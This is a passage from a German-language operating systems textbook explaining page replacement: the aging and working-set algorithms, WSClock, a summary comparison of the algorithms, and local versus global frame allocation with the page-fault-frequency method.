Zwischen Aging und LRU gibt es zwei Unterschiede. Sehen wir uns die Seiten 3 und 5 in ▶ Abbildung 3.18(e) an. Auf beide Seiten wurde zuletzt vor drei Intervallen zugegriffen. Wenn eine Seite ausgelagert wird, sollte es nach LRU eine dieser beiden sein. Das Problem ist, wir wissen nicht, auf welche der beiden im zweiten Intervall zuletzt zugegriffen wurde. Dadurch, dass pro Intervall nur ein Bit gespeichert wird, können wir nicht mehr zwischen Zugriffen am Anfang und am Ende eines Intervalls unterscheiden. Das Beste, was wir tun können, ist, Seite 3 auszulagern, weil auf Seite 5 schon zwei Intervalle zuvor zugegriffen wurde und auf Seite 3 nicht.

Der zweite Unterschied ist, dass die Zähler beim Aging-Algorithmus eine endliche Anzahl von Bits haben (in diesem Beispiel 8), was das Aufzeichnen vergangener Zugriffe begrenzt. Wenn zwei Seiten beide einen Zählerstand von 0 haben, können

wir nur willkürlich eine der beiden auswählen. In Wirklichkeit wurde auf die Seite, die wir auslagern, vielleicht vor neun Intervallen zugegriffen und auf die andere vor 1.000 Intervallen. Es gibt keine Möglichkeit, das herauszufinden. In der Praxis reichen 8 Bit aber normalerweise aus, wenn ein Intervall 20 ms dauert. Eine Seite, die 160 ms lang nicht gebraucht wird, ist wahrscheinlich nicht besonders wichtig.

3.4.8 Der Working-Set-Algorithmus

In der reinsten Form des Paging startet ein Prozess mit keiner einzigen Seite im Arbeitsspeicher. Sobald die CPU versucht, den ersten Befehl zu laden, gibt es einen Seitenfehler und das Betriebssystem lagert die Seite ein, die den ersten Befehl enthält. Kurz darauf folgen weitere Seitenfehler für den Stack und für globale Variablen. Nach einer Weile hat der Prozess dann die meisten Seiten zusammen, die er braucht, und läuft mit relativ wenigen Seitenfehlern weiter. Diese Strategie heißt **Demand Paging** oder **Einlagern bei Bedarf**, weil die Seiten nur auf Anforderung, nicht im Voraus geladen werden.

Natürlich ist es leicht, ein Testprogramm zu schreiben, das systematisch auf alle Seiten in einem großen Adressraum zugreift, um so viele Seitenfehler zu erzeugen, dass der Speicher nicht ausreicht, um alle Seiten einzulagern. Zum Glück funktionieren die meisten Prozesse nicht so, sondern neigen zu einem Verhalten, das als **Lokalitäts-eigenschaft** (*locality of reference*) bezeichnet wird, d.h., sie beschränken ihre Zugriffe in jeder Phase ihrer Ausführung auf einen relativ kleinen Teil ihrer Seiten. Jeder Durchgang eines Multipass-Compilers greift z.B. nur auf einen Bruchteil seiner Seiten zu, der sich außerdem mit jedem Durchgang ändert.

Die Menge von Seiten, die ein Prozess zu einem bestimmten Zeitpunkt benutzt, wird **Arbeitsbereich** (*working set*) genannt (Denning, 1968a; Denning, 1980). Wenn der gesamte Arbeitsbereich im Speicher ist, läuft der Prozess ohne viele Seitenfehler bis zur nächsten Phase seiner Ausführung (z.B. bis zum nächsten Durchgang eines Compilers). Wenn der verfügbare Speicher nicht für alle Seiten im Arbeitsbereich ausreicht, erzeugt der Prozess viele Seitenfehler und läuft sehr langsam ab, weil es nur ein paar Nanosekunden dauert, einen Befehl auszuführen, aber typischerweise 10 ms, eine Seite von der Platte zu lesen. Bei nur ein oder zwei Befehlen alle 10 ms dauert es ewig, bis der Prozess fertig ist. Denning (1968a) hat für dieses Verhalten den Begriff **Thrashing** (**Seitenflattern**) eingeführt.

In einem System mit Multiprogrammierung werden Prozesse häufig auf die Platte ausgelagert (d.h., alle ihre Seiten werden aus dem Speicher entfernt), um andere Prozesse zum Zug kommen zu lassen. Dabei stellt sich die Frage, was man tun soll, wenn ein Prozess wieder eingelagert wird. Im Prinzip reicht es aus, gar nichts zu tun: Der Prozess wird einfach so lange Seitenfehler erzeugen, bis sein Arbeitsbereich geladen ist. Das Problem ist nur, dass diese Strategie sehr langsam ist und eine Menge CPU-Zeit verschwendet, weil dann jedes Mal, wenn ein Prozess geladen wird, 20, 100 oder sogar 1.000 Seitenfehler erzeugt werden und jeder Seitenfehler einige Millisekunden CPU-Zeit verbraucht.

Viele Betriebssysteme merken sich deshalb den Arbeitsbereich eines Prozesses, wenn sie ihn auslagern, und sorgen dafür, dass er wieder geladen wird, bevor sie den Pro-

zess weiter ausführen. Dieser Ansatz wird **Working-Set-Modell** genannt (Denning, 1970) und soll die Seitenfehlerrate stark reduzieren. Man sollte dabei nicht vergessen, dass der Arbeitsbereich sich mit der Zeit ändert. Strategien, die Seiten laden, noch *bevor* sie gebraucht werden, werden auch **Prepaging** genannt.

Es ist schon lange bekannt, dass die Speicherzugriffe eines Programms nicht gleichmäßig über den Adressraum verteilt sind, sondern sich auf einige wenige Seiten konzentrieren. Jeder Speicherzugriff holt entweder einen Maschinenbefehl, liest Daten aus dem Speicher oder schreibt Daten in den Speicher. Zu jedem Zeitpunkt t gibt es eine Menge von Seiten, die in den letzten k Speicherzugriffen benutzt wurden. Diese Menge $w(k, t)$ ist der Arbeitsbereich. Da die letzten $k = 1$ Zugriffe mindestens alle Seiten der letzten $k > 1$ Zugriffe referenziert haben (und möglicherweise noch mehr), ist $w(k, t)$ eine (nicht streng) monoton steigende Funktion von k . Der Grenzwert von $w(k, t)$ für große k ist endlich, weil ein Programm nicht auf mehr Seiten zugreifen kann als in seinen Adressraum passen und nur wenige Programme jede einzelne Seite benutzen.

► Abbildung 3.19 zeigt die Größe des Arbeitsbereiches in Abhängigkeit von k .




Abbildung 3.19: Der Arbeitsbereich ist die Menge der Seiten, die von den letzten k Speicherzugriffen benutzt werden. Die Funktion $w(k, t)$ ist die Größe des Arbeitsbereiches zum Zeitpunkt t .

Die Tatsache, dass die meisten Programme zufällig auf eine kleine Anzahl von Seiten zugreifen, dass diese Menge sich aber mit der Zeit langsam ändert, erklärt den anfänglichen steilen Anstieg und das Abflachen der Kurve für große k . Beispielsweise könnte ein Programm eine Schleife ausführen, deren Code auf zwei Seiten liegt, und dabei Daten auf vier verschiedenen Seiten benutzen. Es würde dann ständig (z.B. jeweils nach 1.000 Befehlen) auf diese sechs Seiten zugreifen, aber der letzte Zugriff auf eine andere Seite könnte eine Million Befehle zurückliegen, in der Initialisierungsphase. Dieses asymptotische Verhalten führt dazu, dass der Inhalt des Arbeitsbereiches nicht sehr stark von der Wahl von k abhängt. Anders ausgedrückt: Es gibt einen großen Bereich von Werten für k , für die der Arbeitsbereich unverändert bleibt. Da der Arbeitsbereich eines Prozesses sich nur langsam ändert, kann man bei der Auslagerung des Prozesses relativ sicher vorhersagen, welche Seiten er später brauchen wird. Prepaging bedeutet, diese Seiten zu laden, bevor der ausgelagerte Prozess fortgesetzt wird.

Für die Implementierung des Working-Set-Modells muss das Betriebssystem zu jedem Zeitpunkt wissen, welche Seiten im Arbeitsbereich eines Prozesses sind. Aus dieser Information ergibt sich direkt ein Seitenersetzungsalgorithmus: Wenn ein Seitenfehler auftritt, finde eine Seite, die nicht zum Arbeitsbereich gehört, und lagere sie aus. Um so einen Algorithmus umzusetzen, brauchen wir ein präzise definiertes Kriterium dafür, welche Seiten zu einem bestimmten Zeitpunkt zum Arbeitsbereich gehören. Definitionsgemäß ist der Arbeitsbereich die Menge der Seiten, die in den letzten k Speicherzugriffen benutzt wurden (einige Autoren verwenden gleichwertig die letzten k Seitenreferenzen). Für die Implementierung eines Working-Set-Algorithmus muss der Wert von k im Voraus festgelegt werden. Damit ist dann nach jedem Zugriff die Menge der Seiten, die von den letzten k Speicherzugriffen benutzt wurden, eindeutig festgelegt.

Eine korrekte Definition des Arbeitsbereiches bedeutet natürlich noch lange nicht, dass er während der Programmausführung effizient berechnet werden kann. Es wäre z.B. ein Schieberegister der Länge k vorstellbar, in das bei jedem Speicherzugriff von rechts die entsprechende Seitennummer geschoben wird. Die Menge der k Seitennummern in dem Register wären dann der Arbeitsbereich. Bei einem Seitenfehler könnte der Inhalt des Registers theoretisch ausgelesen und sortiert werden. Man müsste nur die doppelt vorkommenden Seiten entfernen und das Ergebnis wäre der Arbeitsbereich. Leider wäre es viel zu aufwändig, das Schieberegister auf dem neuesten Stand zu halten und es bei einem Seitenfehler zu verarbeiten. Deshalb wird diese Technik nicht angewendet.

Es gibt allerdings verschiedene Annäherungen, die in realen Systemen einsetzbar sind. Eine häufig benutzte Annäherung besteht darin, sich nicht mehr die letzten k Speicherzugriffe zu merken, sondern die Ausführungszeit des Prozesses zu benutzen. Beispielsweise könnten wir den Arbeitsbereich nicht mehr als die Seiten definieren, die von den letzten zehn Millionen Speicherzugriffen benutzt wurden, sondern als die Seiten, auf die in den letzten 100 ms zugegriffen wurde. In der Praxis ist diese Definition völlig gleichwertig und viel einfacher zu implementieren. Wichtig ist, dass für jeden Prozess nur seine eigene Ausführungszeit zählt. Wenn ein Prozess also zum Zeitpunkt T gestartet wird und 40 ms CPU-Zeit bis zum Zeitpunkt $T + 100$ ms bekommt, beträgt seine Zeit für den Working-Set-Algorithmus 40 ms. Die CPU-Zeit, die ein Prozess seit seinem Start benutzt hat, wird oft als **virtuelle Zeit** (*current virtual time*) bezeichnet. Bei dieser Annäherung ist der Arbeitsbereich eines Prozesses die Menge der Seiten, auf die er in den letzten τ Sekunden virtueller Zeit zugegriffen hat.

Sehen wir uns jetzt einen Seitenersetzungsalgorithmus an, der auf dem Arbeitsbereich eines Prozesses basiert. Die Grundidee ist, bei einem Seitenfehler eine Seite auszulagern, die nicht zum Arbeitsbereich gehört. ►Abbildung 3.20 zeigt einen Ausschnitt aus einer Seitentabelle. Weil nur Seiten, die im Speicher liegen, für die Auslagerung in Frage kommen, übergeht der Algorithmus die ausgelagerten Seiten. Jeder Eintrag enthält (mindestens) zwei Informationen: die (ungefähre) Zeit des letzten Zugriffes auf die Seite und das R -Bit. Der leere Bereich steht für die anderen Felder, die dieser Algorithmus nicht braucht, wie z.B. die Seitenrahmennummer, das M -Bit oder die *Protection*-Bits.

2204

Virtuelle Zeit




Abbildung 3.20: Der Working-Set-Algorithmus

Der Algorithmus funktioniert folgendermaßen: Zunächst setzen wir voraus, dass die Hardware die R - und M -Bits setzt, wie oben bereits angesprochen. Außerdem nehmen wir an, dass ein periodischer Timerinterrupt dafür sorgt, dass die R -Bits softwaremäßig gelöscht werden. Bei jedem Seitenfehler wird die Seitentabelle nach einer Seite durchsucht, die ausgelagert werden kann.

Bei jedem Eintrag wird zunächst das R -Bit untersucht. Wenn es gesetzt ist, wird die virtuelle Zeit in das Feld für den *Zeitpunkt des letzten Zugriffs* eingetragen. Das bedeutet, dass die Seite zum Zeitpunkt des Seitenfehlers benutzt wurde. Da die Seite im aktuellen Timerintervall verwendet wurde, gehört sie offensichtlich zum Arbeitsbereich und kommt nicht für die Auslagerung in Frage (wir nehmen an, dass τ mehrere Timerintervalle dauert).

Wenn $R = 0$ ist, wurde auf die Seite seit dem letzten Timerinterrupt nicht zugegriffen und die Seite ist ein möglicher Kandidat für die Auslagerung. Um zu entscheiden, ob die Seite zum Arbeitsbereich gehört, wird ihr Alter (die virtuelle Zeit minus *Zeitpunkt des letzten Zugriffs*) berechnet und mit τ verglichen. Wenn das Alter größer als τ ist, gehört die Seite nicht mehr zum Arbeitsbereich und sie wird durch die neue Seite ersetzt. Der Rest der Tabelle wird noch durchlaufen, um die Zugriffszeiten auf den neuesten Stand zu bringen.

Wenn R nicht gesetzt, aber das Alter gleich oder geringer als τ ist, gehört die Seite noch zum Arbeitsbereich und sie wird vorläufig verschont, aber die Seite mit dem höchsten Alter (d.h. dem kleinsten Wert von *Zeitpunkt des letzten Zugriffs*) wird vermerkt. Wenn die ganze Tabelle durchsucht und kein Kandidat gefunden wurde, bedeutet das, dass alle Seiten im Arbeitsbereich liegen. Wenn eine oder mehrere Seiten mit $R = 0$ gefunden wurden, wird dann die mit dem höchsten Alter ausgelagert. Schlimmstenfalls wurde im letzten Intervall auf alle Seiten zugegriffen (d.h., alle R -Bits sind gesetzt), so dass eine willkürlich gewählte Seite ausgelagert werden muss, möglichst eine, deren Inhalt nicht verändert wurde.

3.4.9 Der WSClock-Algorithmus

Der einfache Working-Set-Algorithmus ist umständlich, weil er bei jedem Seitenfehler die gesamte Seitentabelle durchläuft, bis ein passender Kandidat gefunden ist. Ein verbesserter Algorithmus, der auf dem Clock-Algorithmus aufbaut, aber auch Informationen über den Arbeitsbereich nutzt, heißt **WSClock** (Carr und Hennessey, 1981). Wegen seiner guten Leistung und einfachen Implementierung ist er in realen Systemen weit verbreitet.

Genau wie der Clock-Algorithmus benutzt WSClock eine ringförmige Liste von Seitenrahmen (►Abbildung 3.21). Anfänglich ist die Liste leer. Wenn die erste Seite geladen wird, wird sie in die Liste eingefügt. Mit der Zeit kommen immer mehr Seiten hinzu und die Liste wird zu einem Ring. Jeder Listeneintrag enthält ein *R*-Bit, ein *M*-Bit (nicht in der Abbildung) und ein Feld für den *Zeitpunkt des letzten Zugriffs* aus dem einfachen Working-Set-Algorithmus.




Abbildung 3.21: Die Funktionsweise des WSClock-Algorithmus (a) und (b) zeigen, was bei $R = 1$ passiert. (c) und (d) geben ein Beispiel für $R = 0$.

Wie beim Clock-Algorithmus wird bei einem Seitenfehler zunächst die Seite untersucht, auf die der Uhrzeiger zeigt. Wenn das R -Bit gesetzt ist, wurde die Seite im letzten Intervall benutzt. Sie ist damit kein idealer Kandidat zur Auslagerung. Das R -Bit wird auf 0 gesetzt, der Zeiger rückt vor zur nächsten Seite und der Algorithmus wird für diese Seite wiederholt. ►Abbildung 3.21(b) zeigt den Zustand nach diesen Ereignissen.

Überlegen wir uns jetzt, was passiert, wenn das R -Bit 0 ist, wie in ►Abbildung 3.21(c). Wenn das Alter der Seite größer ist als τ und die Seite nicht verändert wurde, gehört sie nicht zum Arbeitsbereich und es existiert eine gültige Kopie auf der Platte. Die Seite wird dann einfach wie in ►Abbildung 3.21(d) gelöscht und durch die neue Seite ersetzt. Wenn der Inhalt der Seite verändert wurde, kann sie nicht einfach gelöscht werden, weil die Kopie auf der Platte nicht aktuell ist. Um einen Prozesswechsel zu vermeiden, wird vorgemerkt, den Seiteninhalt auf die Platte zu schreiben, aber der Zeiger wird vorgerückt und der Algorithmus macht mit der nächsten Seite weiter. Die Seite wird nicht sofort ausgelagert, weil es weiter unten in der Liste vielleicht eine alte, aber saubere Seite gibt, die einfach gelöscht werden kann.

Im Prinzip könnten nach einem kompletten Listendurchlauf alle Seiten dafür vorgemerkt sein, auf die Platte geschrieben zu werden. Um die Belastung der Festplatte zu beschränken, könnte man ein Limit setzen, so dass maximal n Seiten auf die Platte geschrieben werden können. Sobald dieses Limit erreicht ist, werden keine neuen Seiten vorgemerkt.

Wenn der Zeiger die ganze Liste durchläuft und wieder am Anfang ankommt, muss man zwei Fälle unterscheiden:

1. Es wurde mindestens eine Seite dafür vorgemerkt, auf die Platte geschrieben zu werden.
2. Es wurde keine Seite vorgemerkt.

Im ersten Fall läuft der Zeiger einfach weiter und sucht nach einer sauberen Seite. Irgendwann wurde eine der Seiten auf die Platte geschrieben und das M -Bit wird gelöscht (d.h., die Seite ist sauber). Die erste saubere Seite, auf die der Algorithmus trifft, wird ersetzt. Diese Seite muss nicht unbedingt die zuerst vorgemerkte sein, weil der Festplattentreiber die Schreibbefehle neu ordnen kann, um die Leistung zu optimieren.

Im zweiten Fall gehören alle Seiten zum Arbeitsbereich, weil ansonsten mindestens eine Seite vorgemerkt wäre. Ohne zusätzliche Informationen besteht die einfachste Strategie darin, irgendeine Seite auszulagern und den Seitenrahmen für die neue Seite zu benutzen. Während des Listendurchlaufs könnte sich der Algorithmus eine saubere Seite merken, die er dann im Notfall auslagert. Existiert keine saubere Seite, wird einfach die aktuelle Seite geopfert und zurück auf die Platte geschrieben.

3.4.10 Zusammenfassung der Seitenersetzungsstrategien

In diesem Abschnitt fassen wir die verschiedenen Seitenersetzungsalgorithmen, die wir gesehen haben, noch einmal zusammen. ► Abbildung 3.22 enthält eine Liste der behandelten Algorithmen.

Algorithmus	Kommentar
Optimal	Nicht realisierbar, aber nützlich als Maßstab
NRU (Not Recently Used)	Sehr grobe Annäherung an LRU
FIFO (First In First Out)	Entfernt evtl. auch wichtige Seiten
Second Chance	Enorme Verbesserung gegenüber FIFO
Clock	Realistisch
LRU (Least Recently Used)	Exzellent, aber schwierig zu implementieren
NFU (Not Frequently Used)	Ziemlich grobe Annäherung an LRU
Aging	Effizienter Algorithmus, gute Annäherung an LRU
Working Set	Etwas aufwändig zu implementieren
WSClock	Guter und effizienter Algorithmus

Abbildung 3.22: Die behandelten Seitenersetzungsalgorithmen

Der optimale Algorithmus verdrängt die Seite, deren Aufruf am weitesten in der Zukunft liegt. Leider ist es unmöglich, herauszufinden, welche Seite dies ist, also ist dieser Algorithmus in der Praxis nicht einsetzbar. Er kann jedoch als Referenz benutzt werden, um die Leistung anderer Algorithmen zu messen.

Der NRU-Algorithmus teilt die Seiten anhand ihrer *R*- und *M*-Bits in vier Klassen ein und wählt zufällig eine Seite aus der niedrigsten nicht leeren Klasse. NRU ist sehr einfach zu implementieren, aber auch sehr primitiv. Es gibt bessere Algorithmen.

Der FIFO-Algorithmus merkt sich die Reihenfolge, in der die Seiten in den Speicher geladen wurden, indem er sie in eine verkettete Liste einträgt. Die älteste Seite auszuwählen, ist trivial, aber die Seite könnte noch gebraucht werden, obwohl sie schon am längsten im Speicher ist. Deshalb ist FIFO eine schlechte Wahl.

Second Chance ist eine modifizierte Version von FIFO. Er überprüft, ob eine Seite benutzt wird, bevor er sie aus dem Speicher entfernt. Diese Veränderung verbessert die Leistung enorm. Der Clock-Algorithmus ist eine andere Implementierung von Second Chance. Er hat dieselbe Leistung, es dauert aber nicht so lange, den Algorithmus auszuführen.

LRU ist ein hervorragender Algorithmus, der aber nicht ohne spezielle Hardware auskommt. NFU ist der Versuch einer groben Annäherung an LRU und kein sehr guter Algorithmus. Aging stellt dagegen eine wesentlich bessere Annäherung an LRU dar und kann effizient implementiert werden. Aging ist eine gute Wahl.

Die letzten beiden Algorithmen benutzen den Arbeitsbereich eines Prozesses. Der Working-Set-Algorithmus bietet anständige Leistung, ist aber recht aufwändig zu implementieren. WSClock ist eine Variante, die gute Leistung und effiziente Implementierung vereint.

Alles in allem sind die beiden besten Algorithmen Aging und WSClock. Sie basieren jeweils auf LRU und dem Arbeitsbereich eines Prozesses. Beide zeigen gute Leistung bei der Seitenersetzung und lassen sich effizient implementieren. Es gibt noch einige andere Algorithmen, aber diese beiden sind in der Praxis wohl die wichtigsten.

3.5 Entwurfskriterien für Paging-Systeme

In den letzten Abschnitten haben wir erklärt, wie Paging funktioniert und einige grundlegende Seitenersetzungsalgorithmen vorgestellt. Das alles reicht aber noch nicht aus, um ein gut funktionierendes System zu entwerfen, genauso wie man noch lange kein guter Schachspieler ist, wenn man weiß, wie der Turm, der Läufer und die anderen Figuren ziehen dürfen. In den folgenden Abschnitten behandeln wir Themen, über die man sich als Betriebssystementwickler Gedanken machen muss, wenn man ein leistungsstarkes Paging-System erstellen will.

3.5.1 Lokale versus globale Zuteilungsstrategien

In den letzten Abschnitten haben wir mehrere Algorithmen vorgestellt, die bei einem Seitenfehler eine Seite zur Auslagerung auswählen. Ein wichtiger Punkt bei dieser Entscheidung (den wir bisher sorgfältig unter den Teppich gekehrt haben) ist, wie der Speicher zwischen den konkurrierenden lauffähigen Prozessen aufgeteilt werden soll.

Sehen wir uns ► Abbildung 3.23(a) an. In dieser Abbildung sind drei Prozesse lauffähig, A, B und C. Wenn A einen Seitenfehler erzeugt, sollte der Seitenersetzungsalgorithmus bei der Suche nach der am wenigsten benutzten Seite nur die sechs Seiten in Betracht ziehen, die momentan A zugeteilt sind, oder sollte er alle Seiten im Speicher durchsuchen? Wenn er nur die Seiten von A betrachtet, ist die älteste Seite A5 und es entsteht die Situation in ► Abbildung 3.23(b).

Wenn der Algorithmus dagegen die älteste Seite im Speicher sucht, egal welchem Prozess sie gehört, wählt er die Seite B3 und es entsteht die Situation in ► Abbildung 3.23(c). Die erste der beiden Strategien ist eine sogenannte **lokale** Paging-Strategie, die zweite ist eine **globale** Strategie. Eine lokale Strategie führt dazu, dass jedem Prozess ein fester Speicherbereich zugeteilt wird. Globale Strategien verteilen die Seitenrahmen dynamisch unter den lauffähigen Prozessen und die Anzahl der Seitenrahmen eines Prozesses ist veränderlich.




Abbildung 3.23: Lokale gegenüber globaler Seitenerersetzung (a) Ausgangszustand (b) Lokale Seitenerersetzung (c) Globale Seitenerersetzung

Im Allgemeinen funktionieren globale Strategien besser, besonders wenn die Größe des Arbeitsbereiches eines Prozesses sich mit der Zeit ändert. Wenn eine lokale Strategie benutzt wird und der Arbeitsbereich eines Prozesses wächst, erzeugt der Prozess ständig Seitenfehler (Thrashing), obwohl genügend Seitenrahmen frei wären. Wenn der Arbeitsbereich schrumpft, verschwendet eine lokale Strategie Speicher. Bei einer globalen Strategie muss das Betriebssystem ständig entscheiden, wie viele Seitenrahmen es einem Prozess zuteilen soll. Eine Möglichkeit ist, die Größe des Arbeitsbereiches mithilfe der Aging-Bits zu überwachen, aber dadurch wird Thrashing nicht unbedingt verhindert. Der Arbeitsbereich kann sich innerhalb von wenigen Mikrosekunden ändern und die Aging-Bits sind nur ein grobes Maß für die Speichernutzung über mehrere Timerintervalle hinweg.

Ein anderer Ansatz ist die Verwendung eines eigenen Algorithmus für die Zuteilung von Seitenrahmen zu Prozessen. Im Beispiel könnte man periodisch die Anzahl der laufenden Prozesse bestimmen und dann jedem Prozess gleich viel Speicher zuteilen. Bei zehn laufenden Prozessen und 12.416 verfügbaren Seitenrahmen (d.h. Seitenrahmen, die nicht vom System belegt sind), würde jeder Prozess dann 1.241 Seitenrahmen bekommen. Die übrigen sechs werden gemeinsam genutzt, wenn Seitenfehler auftreten.

Diese Methode erscheint zwar fair, es hat aber wenig Sinn, einem 10-KB-Prozess und einem 300-KB-Prozess gleich viel Speicher zu geben. Stattdessen könnten Seiten im Verhältnis zur Gesamtgröße eines Prozesses zugeteilt werden. Der 300-KB-Prozess würde dann 30-mal soviel Speicher bekommen wie der 10-KB-Prozess. Wahrscheinlich ist es eine gute Idee, jedem Prozess ein gewisses Minimum an Seiten zuzuteilen, so dass auch sehr kleine Prozesse laufen können. Auf manchen Maschinen kann z.B. ein einziger Befehl auf bis zu sechs Seiten zugreifen, weil sowohl der Befehl als auch der Quell- und Zieloperand über Seitengrenzen hinweg verlaufen können. Wenn dem Prozess nur maximal fünf Seiten zugeteilt werden, kann so ein Befehl nicht ausgeführt werden.

Bei einer globalen Strategie ist es vielleicht möglich, jeden Prozess mit einer bestimmten Anzahl von Seiten proportional zu seiner Größe zu starten und die Seitenzuteilung dynamisch anzupassen, während der Prozess läuft. Eine Möglichkeit zur Überwachung der Speicherzuteilung ist der **PFF-Algorithmus (Seitenfehlerrate, Page Fault Frequency)**, der entscheidet, ob dem Prozess mehr oder weniger Speicher zugeteilt werden muss, aber nicht, welche Seite ausgelagert werden soll. Der Algorithmus dient nur dazu, die Größe des zugeteilten Speichers zu kontrollieren.

Wie bereits erwähnt, ist es für eine große Klasse von Seitenersetzungsalgorithmen, einschließlich LRU, bekannt, dass die Seitenfehlerrate abnimmt, wenn mehr Speicher zur Verfügung steht. Dies ist der Grundgedanke hinter PFF. ▶ Abbildung 3.24 illustriert diese Eigenschaft.



Abbildung 3.24: Die Seitenfehlerrate in Abhängigkeit von der Anzahl der zugewiesenen Seitenrahmen

Die Seitenfehlerrate ist einfach zu messen: Man muss nur die Anzahl der Fehler pro Sekunde zählen und eventuell noch einen Mittelwert über den Messungen der letzten Sekunden bilden. Eine einfache Möglichkeit dafür ist, die Anzahl der Seitenfehler während der unmittelbar vorhergehenden Sekunde zu dem aktuellen Mittelwert zu addieren und das Ergebnis durch zwei zu teilen. Die gestrichelte Linie A markiert eine zu hohe Seitenfehlerrate, also muss dem Prozess mehr Speicher zugeteilt werden, um die Fehlerrate zu reduzieren. Die Linie B markiert eine Fehlerrate, die so niedrig ist, dass man annehmen kann, dass der Prozess zu viel Speicher hat. In diesem Fall können dem Prozess Seitenrahmen entzogen werden. PFF versucht also, die Seitenfehlerrate aller Prozesse innerhalb akzeptabler Grenzen zu halten.

Es ist wichtig zu beachten, dass manche Seitenersetzungsalgorithmen sowohl mit einer lokalen als auch mit einer globalen Paging-Strategie arbeiten können. Beispielsweise kann FIFO die älteste Seite im gesamten Speicher (global) oder die älteste Seite des aktuellen Prozesses (lokal) ersetzen. Analog kann LRU oder eine Annäherung die kürzlich am wenigsten benutzte Seite im gesamten Speicher (global) oder die am wenigsten genutzte Seite des aktuellen Prozesses (lokal) auslagern. In manchen Fällen ist die Entscheidung zwischen lokaler und globaler Strategie also unabhängig vom Seitenersetzungsalgorithmus.

Für andere Algorithmen ist dagegen nur eine lokale Strategie sinnvoll. Insbesondere beziehen sich die Working-Set- und WSClock-Algorithmen auf den Arbeitsbereich

